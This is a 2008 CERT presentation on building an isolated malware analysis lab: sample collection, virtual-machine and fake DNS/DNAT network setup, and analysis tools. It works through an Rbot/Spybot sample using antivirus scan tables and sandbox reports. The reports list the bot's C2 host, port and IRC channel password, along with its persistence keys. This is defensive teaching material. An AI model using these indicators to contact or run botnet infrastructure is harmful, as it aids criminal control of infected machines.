



Creating a Malware analysis Laboratory

Francisco Jesus Monserrat Coll
IRIS-CERT / RedIRIS
FIRST TC /COLARIS ,
Montevideo UY. NOV' 2008

1. Some concepts
2. Recovering malware
3. Building a lab
4. Analyzing malware





- Spanish Academic & Research Network
- Interconnect 250 Universities & Research centers
- Part of government company, red.es
- IRIS-CERT, CSIRT inside RedIRIS


- Malware: Software designed to infiltrate or damage a computer system without the owner's consent. It's a mix of malicious and software.
<http://en.wikipedia.org/wiki/Malware>
- Refers to other similar terms, bot, virus, worm, spyware, adware ,

- Laboratory: (or lab), a facility that provides controlled conditions in which scientific research , experiments and measurement may be performed , again <http://en.wikipedia.org/wiki/Laboratory>

- Systems /place that provides:
- Controlled environment : All the information must be recorded for later usage.
- Isolated: The malware must not be allowed to contact with any external source , but...
- Full simulation: The laboratory must provide all the resources needed by the malware.

- Analysis of unknown files
- Public information from antivirus & Security Companies is not complete
- Private information about the malware required a expensive paid service.
- Customized malware would target small organization.


- Unfortunately malware are quite easy to obtain:
 - Spamtrap
 - From honeypots
 - Received from another CSIRT or group
 - From our costumer, when handling an incident



- Malware received by email.
- First used by worms, now used to propagate bots and bank keyloggers.
- Search for "http://.*{,cmd|.exe|.scr}" in you spam folder.

- Recovered from complete machines
- Automated capture systems.
 - Nepenthes, <http://nepenthes.mwcollect.org>
 - Vulnerable service simulation (Ex: MS-RPC)
- ...and the good news are...
 - Do NOT execute the buffer overflow code
 - Parse the attack and simulate an infected system
 - Download and store those interesting payloads

- Web pages that contains malicious code:
 - Intruder change web pages
 - Add a obfuscated Javascript code
 - End users browsers will execute the code and download the binary
 - Used this year with the MS-SQL worms .
- Mpack & friends to control the web pages and users infected
- Also exploit at the document format level (PDF) at the end used to download a binary.



- Instead of blocking malicious traffic (ex 445/TCP) , redirect it to a nepenthes box
- Use DNAT in your nepenthes box to accept and simulate the victims
- ~10,000 files /day

- Perhaps the most difficult.
- Phone calls to help desk,
 - Why my computer is running slowly ?
- from outside:
 - Your computer is scanning me
- Or from you own sensors

- Freeware tool from MyNetWatchman
 - <http://www.mynetwatchman.com/tools/sc>
- Analyzes the system and generates a plain-text report:
 - Processes running
 - Open files
 - DLL information (used by processes)
 - Network information
 - Running services
- Some worth tool to send your users to provide you that useful information

- Hijack-it,
 - <http://www.merijn.org/index.php>
- Sysinternal tools
 - <http://www.microsoft.com/technet/sysinternals>
- Foundstone tools
 - <http://www.foundstone.com/index.htm?subnav>

- Group a lot of forensic tools together
- Allow automatic recovering of evidences from a suspected compromised machine.
- Can be expended to include more tools:
- See <http://code.google.com/p/rapier/> and <http://www.first.org/conference/2006/prog>
- Good to teach users a recovery procedure.



The Lab

- Victim machines : In which the malware can be run.
- Support tools for building the lab
- Network simulation: One of more elements that simulate internet for the malware.
- Analysis tools : that can be used to analyze the malware.

- So how many machines do we need for our lab ?
- Hardware is not only expense, but
 - Difficult to maintain
 - Too much space ..
- Virtualization software can be used to reduce this cost.

- run different virtual machines at the same time.
- Run unmodified version of most operating system
- Allow to have different , isolated networks for the machines.
- Machines can be connected to the real interfaces.
- Provide a “redo option” to restart the virtual machines

- VMWARE,
 - <http://www.vmware.com> , commercial, but with free & demo products
- Parallels
 - <http://www.parallels.com> , similar to vmware, has a Mac OS x86 version
- Qemu
 - <http://fabrice.bellard.free.fr/qemu/> , opensource can run in diferent architectures
- Bochs
 - <http://bochs.sf.net> , first one , full software emulation

- Malware is incorporating code to detect virtualization environment.
 - Check for some special drivers
 - Check for some special devices.
 - Red Pill from Joanna Rutkowska
 - <http://invisiblethings.org/papers/redpill.html>
- Sometimes we need to try with another virtualization software or use real machines.

- Automatic clean up of the machines
- Dual boot:
 - Boot to windows, next boot with linux, infect the machine
 - Reboot
 - Boot to Linux, recover the installed files, registry changes, and rewrite the Windows section , next boot to windows
- <http://www-128.ibm.com/developerworks/linux/library/l-oss>

- Most of the malware need internet connection to their controlled system.
 - Internet connection
 - DNS connection
 - Irc, web, smtp, server
- The information sent by the malware must be recollected by the simulated network

- Normal machines:
 - Has only a default route to internet
 - A DNS server
 - A mail server.
- We can configure a linux/Unix box that
 - Accept traffic like a router
 - Respond to the DNS queries
 - Accept traffic to some services

- Different kind of tools:
 - Behavior analysis, executed in the test machine, to obtain information about the execution of the binary.
 - Static tools to perform static analysis of the file, (dissassembly) .
 - External tools:
 - Provide information about the tools

- Outside the lab, public or private service providing automatic analysis of the files.
- Advantage:
 - Fast analysis of the file
 - Most of them keep the information for later referral.
- Disadvantages:
 - Moving to pay services
 - Sometimes don't provide the required information
 - Malware can detect some of the systems

Complete scanning result of "TIM.Foto.Mensagem.exe", received in VirusTotal at 06.05.2007, 20:32:08 (CET). STATUS: FINISHED

Antivirus	Version	Update	Result
AhnLab-V3	2007.5.31.2	06.05.2007	no virus found
AntiVir	7.4.0.32	06.05.2007	TR/Spy.Banker.Gen
Authentium	4.93.8	05.23.2007	no virus found
Avast	4.7.997.0	06.05.2007	no virus found
AVG	7.5.0.467	06.05.2007	no virus found
BitDefender	7.2	06.05.2007	no virus found
CAT-QuickHeal	9.00	06.05.2007	no virus found
ClamAV	devel-20070416	06.05.2007	no virus found
DrWeb	4.33	06.05.2007	no virus found
eSafe	7.0.15.0	06.05.2007	suspicious Trojan/Worm
eTrust-Vet	30.7.3693	06.05.2007	no virus found
Ewido	4.0	06.05.2007	no virus found
FileAdvisor	1	06.05.2007	no virus found
Fortinet	2.85.0.0	06.05.2007	no virus found
F-Prot	4.3.2.48	06.05.2007	no virus found
F-Secure	6.70.13030.0	06.05.2007	Trojan-Spy.Win32.Banker.anv
Ikarus	T3.1.1.8	06.05.2007	Trojan-Spy.Win32.Banker.anv
Kaspersky	4.0.2.24	06.05.2007	Trojan-Spy.Win32.Banker.anv
McAfee	5046	06.05.2007	no virus found
Microsoft	1.2503	06.05.2007	no virus found
NOD32v2	2310	06.05.2007	a variant of Win32/Spy.Banker.CHC
Norman	5.80.02	06.05.2007	no virus found
Panda	9.0.0.4	06.05.2007	Suspicious file
Prevx1	V2	06.05.2007	no virus found
Sophos	4.18.0	06.01.2007	Mal/DelpBanc-A
Sunbelt	2.2.907.0	06.04.2007	VIPRE.Suspicious
Symantec	10	06.05.2007	no virus found
TheHacker	6.1.6.129	06.04.2007	no virus found
VBA32	3.12.0	06.04.2007	suspected of Trojan-Spy.xBank.52
VirusBuster	4.3.23:9	06.05.2007	no virus found
Webwasher-Gateway	6.0.1	06.05.2007	Trojan.Spy.Banker.Gen

Additional Information
File size: 1930752 bytes

Terminado

- Analyze a file against a battery of antivirus.
- Don't perform any analysis of the file
- Detection rate varies due to encryption techniques used to avoid antivirus

- Most malware is encrypted / packed to avoid analysis.
 - UPX, <http://upx.sf.net>
 - Not possible to directly perform analysis based on pattern matching .
 - Cryptographic checksum (MD5, SHA1, fails)
- Malware change every few hours
 - Need to recover all the files and analyze it.




Building the lab ..

- Simple Lab
 - For analyzing behavior of Windows Malware
 - Can be run in your own laptop (with memory)
- Caution before executing the malware
 - Check that all the machines are in the correct network
 - Check that the lab is not connected to any other network.
 - Check that you are executing the malware in the correct machine

- Intel based:
- Machine with
 - Memory for running three virtual machines ~2gb
 - Network interfaces
 - Disk space for storing virtual machines ~ 3Gb.
- Additional hardware/software
 - Emulator of other hardware
 - Real machines


- Vmware is the most used :
 - Workstation , you can build the lab in your own laptop, or desktop , but requires a licence.
 - Server , free , you can install the lab in a remote machine and handle the binaries remotely.
- Only two machines:
 - One to simulate the net
 - Another to execute & analyze the tool





Configuring the lab

- Create or choose a non used VMWare *vmnet* *host-only* network for both the linux and windows hosts
- Kill or stop the dhcpd server on VMWare host
- Maybe a vmware-config reconfiguration could be necessary



- Used to perform simulated interaction between the *Malware* and external systems
- Provides common services needed by the Malware:
 - DNS server
 - Web server
 - IRC server
 - DHCP server (not needed)
- Use a free address range

- After booting the linux system you will have:
 - Fixed IP address ej. 192.168.100.10
 - DNS server configured to answer with this IP address to all queries.
 - IRC servers configured in standard ports.
- Typical tools (tcpdump, ssh, netcat, etc) installed.
- Additional servers, FTP, HTTP, etc.

```
// named.conf for the whole internet
options {
    directory "/var/named";
    dump-file "/var/named/data/cache_dump.db";
    statistics-file "/var/named/data/named_stats.txt";
};
controls {
    inet 127.0.0.1 allow { localhost; } keys { rndckey; };
};
zone "." IN {
    type master;
    file "fake-master";
    allow-update{ none;};
};
channel query_logging {
    file "/var/log/named_log";
    version 3 size 10M;
    print-category yes;
    print-severity yes;
    print-time yes;
};
```

- Configuration file is *`" /etc/named.conf "`*
- Set up the root `"."` zone to be answered by the DNS
- Logs all queries to one file

```
$TTL 86400
@ IN SOA @ root(
    42      ;serial
    3H      ;refresh
    15M     ;retry
    1W      ;expiry
    1D )    ; minimum
```

```
IN NS @
```

```
. IN      A      LINUX_SERVER_IP
. IN      MX 10   LINUX_SERVER_IP
```

- Configuration file is *"/var/named/fake-master"*
- Set up the corresponding fake DNS zone
- All queries will reply the same IP address

- Configure the default route of the windows machine to point to the Linux box
- You can use “DNAT” in the linux box to accept traffic destined to other IP address.
 - `Iptables -t NAT -A PREROUTING -d 0.0.0.0/0 -i eth0 -j DNAT -to ipaddress`
- Same thing can be done for port ranges

- Unpatched Windows machine.
 - To execute the malware
 - To analyze the malware
- Tools installed in the machine
 - Regshot
<http://regshot.blog.googlepages.com/regshot>
 - LordPE
<http://scifi.pages.at/yoda9k/LordPE/info.htm>
 - Binhex , from foundstone tools
 - Ollydbg , <http://www.ollydbg.de>
<http://ollydbg.ispana.es>
 - Idapro , <http://www.datarescue.com/idapro>
 - ...

- We are going to use a malware recovered from a nepenthes box.

Obtain external information about the malware.

Execute the malware in the lab to obtain some information

Examine with a dissassembler to obtain more information

Complete scanning result of "example.exe", received in VirusTotal at 06.06.2007, 20:52:57 (CET). **STATUS: FINISHED**

Antivirus	Version	Update	Result
AhnLab-V3	2007.5.31.2	06.05.2007	Win32/IRCBot.worm.Gen
AntiVir	7.4.0.32	06.06.2007	Worm/Rbot.90668
Authentium	4.93.8	05.23.2007	W32/Sdbot.LZA
Avast	4.7.997.0	06.06.2007	Win32:Sdbot-gen44
AVG	7.5.0.467	06.06.2007	IRC/BackDoor.SdBot.ILM
BitDefender	7.2	06.06.2007	Generic.Sdbot.9856E601
CAT-QuickHeal	9.00	06.06.2007	Backdoor.Rbot.gen
ClamAV	devel-20070416	06.06.2007	Trojan.Mybot-2924
DrWeb	4.33	06.06.2007	Win32.HLLW.MyBot.based
eSafe	7.0.15.0	06.06.2007	Win32.Rbot.aeu
eTrust-Vet	30.7.3696	06.06.2007	Win32/Rbot.EUH
Ewido	4.0	06.06.2007	Backdoor.Rbot.aeu
FileAdvisor	1	06.06.2007	High threat detected
Fortinet	2.85.0.0	06.06.2007	W32/RBot!tr.bdr
F-Prot	4.3.2.48	06.05.2007	W32/Sdbot.LZA
F-Secure	6.70.13030.0	06.06.2007	Backdoor.Win32.Rbot.aeu
Ikarus	T3.1.1.8	06.06.2007	Backdoor.Win32.Wootbot
Kaspersky	4.0.2.24	06.06.2007	Backdoor.Win32.Rbot.aeu
McAfee	5047	06.06.2007	Generic Packed
Microsoft	1.2503	06.06.2007	Backdoor:Win32/Rbot!8FF3
NOD32v2	2313	06.06.2007	probably a variant of Win32/Rbot
Norman	5.80.02	06.05.2007	W32/Spybot.SVH
Panda	9.0.0.4	06.06.2007	W32/Gaobot.gen.worm
Prevx1	V2	06.06.2007	Covert.Sys.Exec
Sophos	4.18.0	06.01.2007	W32/Rbot-Gen
Sunbelt	2.2.907.0	06.04.2007	Backdoor.Win32.Rbot.aeu
Symantec	10	06.06.2007	W32.Spybot.Worm
TheHacker	6.1.6.130	06.06.2007	Backdoor/Rbot.gen
VBA32	3.12.0	06.06.2007	Backdoor.Win32.Rbot.gen
VirusBuster	4.3.23.9	06.06.2007	Worm.RBot.JCW
Webwasher-Gateway	6.0.1	06.06.2007	Worm.Rbot.90668

Additional Information

Terminado

- First remote malware analysis tool
 - <http://www.norman.com/microsites/nsic/en-us>
- Two level model.
 - Free, small report by email.
 - Paid service: detailed information

```
*norman.txt (~) - gedit
Archivo  Editar  Ver  Buscar  Herramientas  Documentos  Ayuda

*norman.txt x
example.exe : INFECTED with W32/Spybot.gen4 (Signature: W32/Spybot.SVH)
[ DetectionInfo ]
  * Sandbox name: W32/Spybot.gen4
  * Signature name: W32/Spybot.SVH
[ General information ]
  * Drops files in %WINSYS% folder.
  * **Locates window "NULL [class mIRC]" on desktop.
  * File length:          90668 bytes.
  * MD5 hash: 3e7da8308f3c5cf4fd1fd0239af6bdc4.
[ Changes to filesystem ]
  * Creates file C:\WINDOWS\SYSTEM32\mwupdate32.exe.
  * Deletes file 256.
[ Changes to registry ]
  * Creates value "microsfst windows updates"="mwupdate32.exe" in key "HKLM\Software\Microsoft\Windows\CurrentVersion\Run".
  * Creates value "microsfst windows updates"="mwupdate32.exe" in key "HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices".
  * Sets value "restrictanonymouse"="" in key "HKLM\System\CurrentControlSet\Control\Lsa".
  * Sets value "restrictanonymoussam"="" in key "HKLM\System\CurrentControlSet\Control\Lsa".
[ Network services ]
  * Looks for an Internet connection.
  * Connects to "dad.darksensui.info" on port 9136 (TCP).
  * Connects to IRC Server.
  * IRC: Uses nickname NeTx|803400.
  * IRC: Uses username ezkieyac.
  * IRC: Joins channel ##NeTx## with password wayne.
  * IRC: Sets the usermode for user NeTx|803400 to +x+i.
  * Attempts to delete share named "IPC$" on local system.
  * Attempts to delete share named "ADMIN$" on local system.
  * Attempts to delete share named "C$" on local system.
  * Attempts to delete share named "D$" on local system.
[ Process/window information ]
  * Creates a mutex new.
  * Will automatically restart after boot (I'll be back...).
[ Signature Scanning ]
  * C:\WINDOWS\SYSTEM32\mwupdate32.exe (90668 bytes) : W32/Spybot.SVH.
```

<http://research.sunbelt-software.com/ViewMalware.aspx?id=591651>

ViewMalware - Mozilla Firefox

Archivo Editar Ver Ir Marcadores Herramientas Ayuda

[http://research.sunbelt-software.com/ViewMalware.aspx?id=591651](#)

Home | Download | Contact

COUNTER SPY™ ResearchCenter

[Advisories](#) | [Spyware Information](#) | [Browse Threats](#) | [False Positive](#) | [ThreatNet](#) | [Listing Criteria](#) | [Spyware Resources](#)

Sandbox Result

Sandbox Submit a File Report

-

ID	591651
Comment	None
Flag	1

Analysis Summary:

Analysis Date	5/16/2007 1:20:30 PM
Sandbox Version	1.115
Filename	3e7da8308f3c5cf4fd1fd0239af6bdc4.exe

Technical Details:

Analysis Number	1
Parent ID	0
Process ID	564
Filename	c:\temp\3e7da8308f3c5cf4fd1fd0239af6bdc4.exe
Filesize	90668 bytes
MD5	3e7da8308f3c5cf4fd1fd0239af6bdc4
Start Reason	AnalysisTarget
Termination Reason	NormalTermination
Start Time	00:00.188
Stop Time	00:02.047

Terminado

<http://analysis.seclab.tuwien.ac.at/result.php?taskid=5e787c8b81e57f74d9501c966734d74d&refresh=1&embedded=1>

Anubis: Analyzing Unknown Binaries - Mozilla Firefox

Archivo Editar Ver Ir Marcadores Herramientas Ayuda

← → ↺ × 🏠 <http://analysis.seclab.tuwien.ac.at/result.php?taskid=5e787c8b81e57f74d9501c966734d74d&refresh=1&embedded=1> Ir 🔍

Anubis: Analyzing Unknown Binaries

Home News Infos Sample Report Links

Analysis Report for example.exe

[Comment on this report](#)

Table of Contents

- 1. General Information
- 2. example.exe
 - 2.a) Registry Activities
 - 2.b) File Activities
 - 2.c) Process Activities
 - 2.d) Other Activities
- 3. mwupdate32.exe
 - 3.a) Registry Activities
 - 3.b) File Activities
 - 3.c) Process Activities
 - 3.d) Network Activities
 - 3.e) Other Activities

1. General Information


Information about Anubis' invocation	
Time needed:	121 s
Report created:	6/6/2007, 8:50:04 PM
Termination reason:	Timeout

Terminado

- Use a virtual machine to execute the malware.
 - Perform automatic check
 - Windows registry
 - File system changes
 - Network activity
 - DLL hooks
 - Replace operating system API
 - Malware calls the API
 - The new dll log the call and execute the windows API

- BEFORE launching the “malware” we need to launch *tcpdump* in the Linux VM box to record the traffic
- *Tcpdump -n -s 2000 -w /tmp/capture*
- *Useful information to get:*
 - *Host that it is used by the botnet*
 - Ports being used to connect to services

- Using Regshot we can
- check the changes when
- running a file:
- Change file path to c:\
- First "shot"
- Execute the file
- Second "shot" and compare



- -----
- Values added:4
- -----
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\microsf windows updates: "mwupdate32.exe"
